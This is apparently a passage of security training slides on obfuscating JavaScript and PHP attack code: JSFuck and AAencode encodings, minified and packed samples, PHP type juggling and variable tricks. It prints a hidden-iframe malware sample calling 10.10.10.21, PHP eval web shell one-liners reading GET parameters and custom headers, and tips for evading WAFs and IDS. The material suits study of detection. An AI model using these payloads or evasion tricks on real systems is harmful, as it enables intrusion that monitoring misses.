+$._$+",\\"+$.$__+$.___+"\\"+$.__$+$.__$+$._$_+$.$_$_+"\\"+$.__$+$.$$_+$.$$_+$.$_$
_+"\\"+$.__$+$._$_+$._$$+$.$$__+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$_$+$.__$+"\\"
+$.__$+$.$$_+$.___+$.__+"\\\"\\"+$.$__+$.___+")"+"\"")())();
```

2.3.1.6 AAencode

A different approach is with AAencode. It is inspired by Japanese style emoticons, like (●＾o＾●) for instance.


The page at utf-8.jp says:

Hello, JavaScript

```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ
)= (o^_^o)/ (o^_^o);(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ : ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ :(ﾟωﾟﾉ+ '_')[o^_^o
-(ﾟΘﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3) +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟ
Дﾟ)+'_') [ (ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟДﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ)
['o']+(ﾟωﾟﾉ +'_')[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_')
[ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [(ﾟｰﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟДﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ)
['o']+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_'] =(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+
(ﾟДﾟ) .ﾟДﾟﾉ+((ﾟДﾟ)+'_') [(ﾟｰﾟ) + (ﾟｰﾟ)]+((ﾟｰﾟ==3) +'_') [o^_^o -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+
(ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ ﾟｰﾟ)[o^_^o -(ﾟΘﾟ)];(oﾟｰﾟ
o)=(ﾟωﾟﾉ +'_')[c^_^o];(ﾟДﾟ) [ﾟoﾟ]='\"';(ﾟДﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟε
ﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ [continue]
```

2.3.1.7 JSFuck

One of the latest interesting encodings originated from a discussion on sla.ckers.org. The idea was to use only 6 different characters to write and execute JavaScript code. The implementation is called: **JSFuck**.

The six characters allowed are ()+[]!. The concept is to start from atomic parts of JavaScript and from that construct the encoded payload.

2.3.1.7 JSFuck

Below are some basic atomic parts, the full list is on github.

false	`![]`
true	`!![]`
Undefined	`[][[]]`
NaN	`+[![]]`
Infinity	`+(+!+[]+(!+[]+[])[!+[]+!+[]+!+[]]+[+!+[]]+[+[]]+[+[]]+[+[]])`


'SIMPLE' string

'CONSTRUCTOR'

Array	`[]`
Number	`+[]`
String	`[]+[]`
Boolean	`![]`
Function	`[]["filter"]`
eval	`[]["filter"]["constructor"]( CODE )()`
window	`[]["filter"]["constructor"]("return this")()`

2.3.1.7 JSFuck

The result is something like this:



The page at www.jsfuck.com says:

"Hello JSF*uck"

OK

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[]
)[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[
!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[
])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(
![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]
+!+[]]+(!![]+[])[+[]]+(!![]+[]) [continue]
```

2.3.2 JavaScript Compressing

To make JavaScript run faster, developers often use tools that compile JavaScript into more compact and higher performing code.

By using these tools, it is also possible to obfuscate code and evade detection. This is what we are going to be looking for in this chapter.

2.3.2.1 Minifying

The process of **minifying** JavaScript code is by removing all unnecessary characters without changing the functionality of the original code.

Basically, all characters are removed that are used to add readability to the code. These characters are ignored by the interpreter. Examples of these are: whitespaces, new line, comments.

2.3.2.1 Minifying

Let's consider the following JavaScript malware code:

```
/* Make a Frame*/
function MakeFrameEx(){
  element = document.getElementById('yahoo_api');
  if (!element){
    var el = document.createElement('iframe');
    document.body.appendChild(el);
    el.id = 'yahoo_api';
    el.style.width = '1px';
    el.style.height = '1px';
    el.style.display = 'none';
    el.src = 'http://10.10.10.21/do?' //source obfuscated
  }
}
var ua = navigator.userAgent.toLowerCase();
if (((ua.indexOf("msie") !=- 1 && ua.indexOf("opera") ==- 1 && ua.indexOf("webtv") ==- 1))
 && ua.indexOf("windows") !=- 1){
  var t = setTimeout("MakeFrameEx()", 1000)
}
```

Original code taken from ***http://aw-snap.info/articles/js-examples.php***

2.3.2.1 Minifying

Once minified, we have something like the following:

```
function
MakeFrameEx(){element=document.getElementById('yahoo_api');if(!element){var
el=document.createElement('iframe');document.body.appendChild(el);el.id='yahoo_api
';el.style.width='1px';el.style.height='1px';el.style.display='none';el.src='http:
//10.10.10.21/do?'}}var
ua=navigator.userAgent.toLowerCase();if(((ua.indexOf("msie")!=-
1&&ua.indexOf("opera")==-1&&ua.indexOf("webtv")==-1))&&ua.indexOf("windows")!=-
1){var t=setTimeout("MakeFrameEx()",1000)}
```

As you may notice, even if the code is compact, it is still possible to read it without any issues other than a minor inconvenience.

2.3.2.1 Minifying

The minification technique is very useful compressing large libraries. For example, jQuery libraries are already compressed.

```
/*! jQuery v2.1.0 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof
module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new
Error("jQuery requires a window with a document");return
b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var
c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k="
".trim,l={},m=a.document,n="2.1.0",o=function(a,b){return new o.fn.init(a,b)},p=/^-ms-
/,q=/-([\da-z])/gi,r=function(a,b) [continue]
```

Original code taken from ***http://code.jquery.com/jquery-2.1.0.min.js***

2.3.2.1 Minifying

The Internet is full of tools that can minify JavaScript. Here are some valuable sources:

- **Closure compiler** *by Google*
- **YUICompressor** *by Yahoo*
- **JSMin** *by Douglas Crockford*
- **Packer** *by Dean Edwards (Minified and Packer)*

https://developers.google.com/closure/compiler/
http://yui.github.io/yuicompressor/
http://crockford.com/javascript/jsmin
http://dean.edwards.name/packer/


2.3.2.2 Packing

A more complex way to minify JavaScript code is by **packing**. A packer compresses the minified code by shortening variable names, functions and other operations.

In other words, it makes the code unreadable.

2.3.2.2 Packing

This is a screenshot of the previous JavaScript malware packed with Dean Edwards's tool.


/packer/
dean.edwards.name/packer/
dean.edwards.name/packer/
my | weblog | about | contact | search
Help
Clear
Pack

A JavaScript Compressor. version 3.0

Paste:

```
/* Make a Frame*/
function MakeFrameEx(){
  element = do?cument.get?ElementById('yahoo_api');
  if (!element){
    var el = do?cument.cr?eateElement('if?rame');
    do?cument.body.append?Child(el);
    el.id = 'yahoo_api';
    el.style.width = '1px';
    el.style.height = '1px';
    el.style.display = 'none';
```

Base62 encode ✓
Shrink variables ✓

Copy:

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function()
{return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('q b(){9=2?8.i?k(\'c\');4(!9){5 a=2?8.s?
x(\'4?z\');2?8.e.f?
g(a);a.h=\'c\';a.6.j=\'d\';a.6.l=\'d\';a.6.m=\'n\';a.o=\'p://7.7.7.r/2?\'}}5
0=u.v.w();4(((0.3("y")!=-1&&0.3("A")==-1&&0.3("B")==-1))&&0.3("C")!=-1){5
t=D("b()",E)}',41,41,'ua||do|indexOf|if|var|style|10|cument|element||MakeFrameEx|yahoo
_api|1px|body|append|Child|id|get|width|ElementById|height|display|none|src|http|funct
ion|21|cr||navigator|userAgent|toLowerCase|eateElement|msie|rame|opera|webtv|windows|s
etTimeout|1000'.split('|'),0,{}))
```

compression ratio: 826/609=1.356

Packing options

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

PHP Obfuscation Techniques

2.4 PHP Obfuscation Techniques

Fundamentally, there are two reasons why **PHP obfuscation techniques** exist. The first is because developers need a way to make it more difficult for others to use their code, thereby protecting their intellectual property. The second is aimed at defeating security systems (IDS & Co.).

Of course, the second option is more interesting and applicable for our needs. This is especially true in understanding how to leverage some of the language features to obfuscate our attacks.

2.4 PHP Obfuscation Techniques

*"The ways of **PHP obfuscation** are infinite…"*

NOTE: This quote is a reminder because of the fact that this chapter is no where near a complete guide to PHP Obfuscation. The goal here is to both present some basilar techniques and analyze their power and effectiveness.

2.4.1 Basic Language Reference

PHP is a popular language for web applications. Its main advantage is that it is simple and easy to learn, even by novice programmers. Another advantage is the easily readable code.

While during programming, this is a good thing, especially if you want to deploy code that is used for offensive operations, as it should be formatted in a way no one can say what it does at first sight. That's why we want to obfuscate PHP code.

2.4.1.1 Type Juggling

Just like JavaScript, PHP is a dynamically typed language. This means that it is possible to do things such as **type juggling**.

In other words, PHP does not require/support explicit type definition in variable declaration.

2.4.1.1 Type Juggling

Basically, in PHP, a variable's type is determined by the context in which the variable is used. In the example below, if you assign a string value to variable **`$joke`** it becomes a string, if you then assign an integer the type changes, and so on.

```
$joke = "1";                                          // string(1) "1"
$joke++;                                              // int(2)
$joke += 19.8;                                        // float(21.8)
$joke = 8 + "7 -Ignore me please-";                   // int(15)
$joke = "a string" + array("1.1 another string")[0];  // float(1.1)
$joke = 3+2*(TRUE+TRUE);                              // int(7)
$joke .= '';                                          // string(1) "7"
$joke +='';                                           // int(7)
```

2.4.1.2 Numerical Data Types

The first useful data type set in PHP obfuscation is related to numbers. With numerical data types, just like in JavaScript, we can either access elements inside strings or inside arrays. Then, we can use them to generate characters and a great deal more.

Let’s check out the following examples.

2.4.1.2 Numerical Data Types

Access String / Integer Numbers


```
$x='Giuseppe';
echo $x[0];      // decimal index (0)       > 'G'
echo $x[0001];   // octal index (1)         > 'i'
echo $x[0x02];   // hexadecimal index (2)   > 'u'
echo $x[0b11];   // binary index (3)        > 's'
```

Binary integer literals are available since PHP 5.4.0

2.4.1.2 Numerical Data Types

Access String / Integer Numbers

The following image, according to the PHP documentation, describes how the structure for integer literals are:



2.4.1.2 Numerical Data Types

Access String / Integer Numbers

Thus, the following example is still valid code:

```
$x='Giuseppe';
echo $x[0];                  // decimal index (0)       > 'G'
echo $x[0000000000000001];   // octal index (1)         > 'i'
echo $x[0x000000000000002];  // hexadecimal index (2)   > 'u'
echo $x[0b000000000000011];  // binary index (3)        > 's'
```

2.4.1.2 Numerical Data Types

Access String / Floating Numbers


Numerical data types also comprehend floating numbers.

```
$x='Giuseppe';
echo $x[0.1];                   // floating (0.1) casted to 0 > 'G'
echo $x[.1e+1];                 // exponential               > 'i'
echo $x[0.2E+0000000000001];    // long exponential          > 'u'
echo $x[1e+1-1E-1-5.999];       // exponential and floating
                                   expression (3.901) casted
                                   to 3                       > 's'
```

2.4.1.2 Numerical Data Types

Access String / Floating Numbers

The following image, according to the PHP documentation, describes how the structure for floating point literals are:


floating point
LNUM
DNUM
EXPONENT_DNUM
[0-9]+
([0-9]*[\.]{LNUM}) | ({LNUM}[\.][0-9]*)
[+-]?(({LNUM} | {DNUM}) [eE][+-]? {LNUM})

2.4.1.2 Numerical Data Types

'Exotic' Number Generation

Here is an example of an 'exotic' number generation:

```
$x='Giuseppe';
echo $x[FALSE];                // FALSE is 0              > 'G'
echo $x[TRUE];                 // TRUE is 1               > 'i'
echo $x[count('hello')+true];  // count(object) is 1      > 'u'
echo $x["7rail"+"3er"-TRUE^0xA]; // PHP ignore trailing data > 's'
```

2.4.1.2 Numerical Data Types

‘Exotic’ Number Generation

In addition to our previous examples, it is possible to use the casting functionalities PHP provides:

```
$x='Giuseppe';
echo $x[(int)"a common string"];    // 0                              > 'G'
echo $x[(int)!0];                   // True (1)                       > 'i'
echo $x[(int)"2+1"];                // 2                              > 'u'
echo $x[(float)"3.11"];             // 3                              > 's'
echo $x[boolval(['.'])+(float)(int)array(0)+floatval('2.1+1.2=3.3')];
                                    // True(1)+1+2.1 = 4.2 (float)    > 'e'
```

2.4.1.3 String Data Types

In PHP there are four different ways in which it is possible to specify a string literal:

- single quoted
- double quoted
- heredoc syntax
- nowdoc syntax (since PHP 5.3.0)

2.4.1.3 String Data Types

When working with type string it is common to use **single** ' and **double** " quoted delimiters.

The main difference between these two notations is that in the first, variables and escape sequences for special characters are not expanded, but in the second, they are.

2.4.1.3 String Data Types

Single / Double Quoted - Delimiters

```
$expand = 'expand, nay they do';

//Variables do not $expand, \n\t also escapes except ' and \ at the end of the string \
echo 'Variables do not $expand, \n\t also escapes except \' and \ at the end of the string \\';

//Variables do not expand, nay they do,
//         also escapes
echo "Variables do not $expand, \n\t also escapes";
```

2.4.1.3 String Data Types

Single / Double Quoted - Escapes

The next table on the next slide contains the list of escape sequences that PHP provides for special characters.

Notice that it is possible to use **octal** and **hexadecimal** notations to represent characters.

2.4.1.3 String Data Types

Single / Double Quoted - Escapes

SEQUENCE	MEANING
\n	linefeed (LF or 0x0A (10) in ASCII)
\r	carriage return (CR or 0x0D (13) in ASCII)
\t	horizontal tab (HT or 0x09 (9) in ASCII)
\v	vertical tab (VT or 0x0B (11) in ASCII) (since PHP 5.2.5)
\f	form feed (FF or 0x0C (12) in ASCII) (since PHP 5.2.5)
\\\\	backslash
\\$	dollar sign
\\"	double-quote
\\[0-7]{1,3}	the sequence of characters matching the regular expression is a character in octal notation
\x[0-9A-Fa-f]{1,2}	the sequence of characters matching the regular expression is a character in hexadecimal notation

2.4.1.3 String Data Types

Single / Double Quoted - Escapes

```
//I Love Be3r
echo "I\x20L\x6fve\40B\145\63r";
```

SPACE
(hexadecimal)

LATIN SMALL LETTER O
(hexadecimal)

SPACE
(octal)

LATIN SMALL LETTER E
(octal)

DIGIT THREE
(octal)

2.4.1.3 String Data Types

Single / Double Quoted – Variable Parsing

With the dollar sign (**$**), the parser tries to form a valid variable name.

It is also possible to enclose the variable name in curly braces to explicitly specify the end of the name.

2.4.1.3 String Data Types

Single / Double Quoted – Variable Parsing

```
$s = "\x20";  //Space character

echo "I$sLove Beer";     //There's no $sLove variable  > I Beer
echo "I{$s}Love Beer";   //                            > I Love Beer
echo "I${s}Love Beer";   //                            > I Love Beer
echo "I{${s}}Love Beer"; //                            > I Love Beer
```

2.4.1.3 String Data Types

Single / Double Quoted – Variable Parsing

Even arrays, object methods, class functions with numerical obfuscation are allowed.

```
$s = "\x20";  //Space character
$sp = " ";  //Another space character

echo "I{$s[0]}Love{$sp[0]}Beer";                       //> I Love Beer
echo "I{$s[(int)"I love Beer"]}Love{$sp[!true]}Beer";//> I Love Beer
echo ILoveBeer./**/.NULL;                              //> ILoveBeer
echo ILoveBeer.FALSE;                                  //> ILoveBeer
echo "I{$s[eval($_GET['s'])]}Love Beer";               //Simple shell!> [SHELL-result]I Love Beer
```

2.4.1.3 String Data Types

Heredoc and Nowdoc

PHP offers other two alternatives to delimit strings: **Heredoc** and **Nowdoc**. These are usually the preferred ways among command-line programmers.

Basically, Heredoc is for double-quoted strings while Nowdoc is for single-quoted strings.

2.4.1.3 String Data Types

Heredoc and Nowdoc

```
$expand = 'expand, nay they do';
$nd = <<<'NOW'
Variables do not $expand, \n\t also escapes.\n This is
the Nowdoc syntax. \n Notice the single quotes used to
enclose the identifier (NOW)
NOW;
echo $nd;
```

```
> Variables do not $expand, \n\t also escapes.\n This is
the Nowdoc syntax. \n Notice the single quotes used to
enclose the identifier (NOW)
```

```
$expand = 'expand, nay they do';
$hd = <<<HERE
Variables do not $expand, \n\t also escapes.\n This is
the Heredoc syntax. \n Notice there is no quotes around
the identifier (HERE)
HERE;
echo $hd;
```

```
> Variables do not expand, nay they do,
          also escapes.
 This is the Heredoc syntax.
 Notice there is no quotes around the identifier (HERE)
```

2.4.1.3 String Data Types

Heredoc and Nowdoc

The identifier must contain only alphanumeric characters and underscores. It must also start with a non-digit character or underscore, thereby making these examples still valid:

```
echo <<<⊶
It works!
⊶;
```

```
echo <<<'🍺'
It works!
🍺;
```

```
echo <<<✂
It works!
✂;
```

2.4.1.3 String Data Types

Variable Parsing > Complex (curly) Syntax

Now that we have seen how to specify a variable with multiple notations, let's focus on a specific case.

We now know that when a string is either specified in **double quotes** or with **Heredoc**, variables are parsed within it.

2.4.1.3 String Data Types

Variable Parsing > Complex (curly) Syntax

Basically, there are two types of syntax's that the PHP parser recognizes:

Simple

The most common syntax, e.g.:

```
$love = "Beer";
echo "I ♡ $love";
```

Complex or Curly

This syntax can be recognized by the curly braces surrounding the expression

2.4.1.3 String Data Types

Variable Parsing > Complex (curly) Syntax

For our purpose, the Curly syntax is quite interesting since it allows the use of complex expressions. It works simply by adding the expression in the same way as it appears outside the string, and then wraps it in `{` and `}`.

Let’s see how it works with some examples.

2.4.1.3 String Data Types

Variable Parsing > Complex (curly) Syntax

These are 3 different ways to define a variable named **$Beer**:

```
${'Be'.'er'}  = 'Club';                                 // Define $Beer
${'B'.str_repeat('e',2).'r'} = "Club";                  // Define $Beer
${'B'.str_repeat('e',2).@false./*.*/'r'} = "Club";  // Define $Beer
```

2.4.1.3 String Data Types

Variable Parsing > Complex (curly) Syntax

Due to the fact that it is possible to access any scalar variable, array element or object property, there are countless ways to obfuscate code. For example, the following snippet of code uses a class:

```
class beers {
    const lovely= 'rootbeer';
}
$rootbeer = 'Club';
echo "I'd like a {${beers::lovely}}!";  //> I'd like a Club!
```

2.4.1.4 Array Data Types

Even arrays are data types that are important to know. You just need to consider the superglobals that handle user input in order to realize how arrays are fundamental.

Let's look at some examples.

2.4.1.4 Array Data Types

Accessing Individual Index of Array

```
$a = array(x=>123, xx=>456); // This could be a $_GET, $_POST, or any another superglobal

echo $a['x’];                // 'normal' usage                          > 123
echo $a[x];                  // index without quotes                    > 123
echo $a["\x78"];             // hexadecimal notation                    > 123
echo $a["\170"];             // octal notation                          > 123
echo $a['x'.@false."\x78"];// 'normal' usage with padding and hex.notation> 456
```

2.4.1.4 Array Data Types

Take Advantage of Superglobals

Superglobals can be very useful to the obfuscation process. For example, `$_SERVER` is full of interesting fields. We can manipulate these both to increase the obfuscation level and evade security mechanisms such as WAFs.

Let's suppose we can generate our requests client-side and either send headers like: `User-Agent`, `Accept-Language`, `Accept-Encoding`, or send customized headers like `MyHeader`. Combining what we have seen so far, we can generate the following payload.

2.4.1.4 Array Data Types

Take Advantage of Superglobals

Supposing we can send the custom header (`MyHeader`) to inject our payload on the server-side, we have the following code to evaluate our payload as PHP code:

```
echo <<<🍺
I{$_GET[eval($_SERVER['HTTP_MYHEADER'])]}Love beer
🍺;
```

2.4.1.4 Array Data Types

It is important to notice that almost all web servers log **GET** requests and sometimes **POST** too. It is almost certain that these are monitored by some type of security mechanism.

For example, a simple way to evade WAFs is to not only send your payload encrypted by using **GET** or **POST**, but also the key to decrypt via a custom header.

2.4.1.5 Variable Variables

An interesting feature, that is useful for our obfuscation process and is provided by PHP, is called **`Variable Variables`** (this is not a typo but a way to set a variable name dynamically).

The notation is simple and is as follows:

- **`$var`** > variable name
- **`$$var`** > variable of **`$var`** variable

2.4.1.5 Variable Variables

Simple Example

```
$x = 'Love';                    //Variable
$$x = 'Beer';                   //Variable variable

echo $x;                        //> Love
echo $$x;                       //> Beer
echo $Love;                     //> Beer
echo ${Love};                   //> Beer
echo ${"Love"};                 //> Beer

echo "$x ${$x}";                //> Love Beer
echo "$x ${Love}";              //> Love Beer
```

2.4.1.5 Variable Variables

It is also possible to add more Dollar Signs.

With this way, it is very easy to create code very hard to read, like the examples in the upcoming slides.

2.4.1.5 Variable Variables

Chained Dollar Signs

```
$x = "I"; $I = "Love"; $Love = "Beer"; $Beer = "So"; $So = "Much";


echo $x;                                    //>I
echo $$x;                                   //>Love
echo $$$x;                                  //>Beer
echo $$$$x;                                 //>So
echo $$$$$x;                                //>Much
echo $x.$$x.$$$x.$$$$x.$$$$$x;              //>ILoveBeerSoMuch
```

2.4.1.5 Variable Variables

$_SERVER Superglobal

This is a way to access the $_SERVER superglobal:

```
$$$$$$$$$$s = '_SERVER';
var_dump($$$$$$$$$$s);        //> NULL
var_dump($$$$$$$$$$$s);       //> string(7) "_SERVER"
var_dump($$$$$$$$$$$$s);      //> the $_SERVER array
```

2.4.1.5 Variable Variables

Of course, using these basic techniques the ways to obfuscate your payload are countless. It is all up to your imagination!

In any case, knowing how to obfuscate your payload using alternative ways is a **valuable skill**.

2.4.2 Non-Alphanumeric Code

Let’s now put some "magic" in this PHP chapter!

Like in JavaScript, in PHP it is possible to write **non-alphanumeric** encoded code. The mechanism is similar but not the same, which is simply due to the fact that PHP obviously lacks some of the JavaScript functions and properties.

2.4.2 Non-Alphanumeric Code

The first explanation of this techniques was made by Gareth Hayes in a blog post "**Non alphanumeric code in PHP**". He also wrote a tutorial "**PHP nonalpha tutorial**".

Without going too deep into this topic, let's see some interesting behaviors at the base of this technique to generate strings.

http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/
http://www.thespanner.co.uk/2012/08/21/php-nonalpha-tutorial/

2.4.2.1 Strings Generation

Arithmetic Operators

PHP follows Perl's convention when dealing with **arithmetic operations** on character variables. For example:

```
$S = 'a';
$S++;          //$S = 'b'
$S = 'z';
$S++;          //$S = 'aa'
$S = 'A';
$S++;          //$S = 'B'
$S = 'a1';
$S++;          //$S = 'a2'
```

http://php.net/manual/en/language.operators.increment.php

2.4.2.1 Strings Generation

Arithmetic Operators

Character variables can only be incremented and not decremented. Only plain ASCII alphabets and digits (`a-z`, `A-Z` and `0-9`) are supported:

```
$§ = 'a';
$§--;     //$§ = 'a'
$§ = 'è';
$§++;     //$§ = 'è'
```

2.4.2.1 Strings Generation

Bitwise Operators

It is also possible to use **Bitwise Operators** on strings. For example:

```
echo A&B;     //>                                      @
echo A|B;     //>                                      C
echo A^B;     //U+0003 END OF TEXT
echo ~A;      //U+00BE VULGAR FRACTION THREE QUARTERS> ¾
echo A<<B;    //>                                      0
```

http://www.php.net/manual/en/language.operators.bitwise.php

2.4.2.1 Strings Generation

Using String Output of Native PHP Objects

If we want to start from a string, we can use the **Array** native object as follows:

```
$a = [];                // Create an empty array object
$a = $a.!![];           // Convert the array to string >                   "Array"
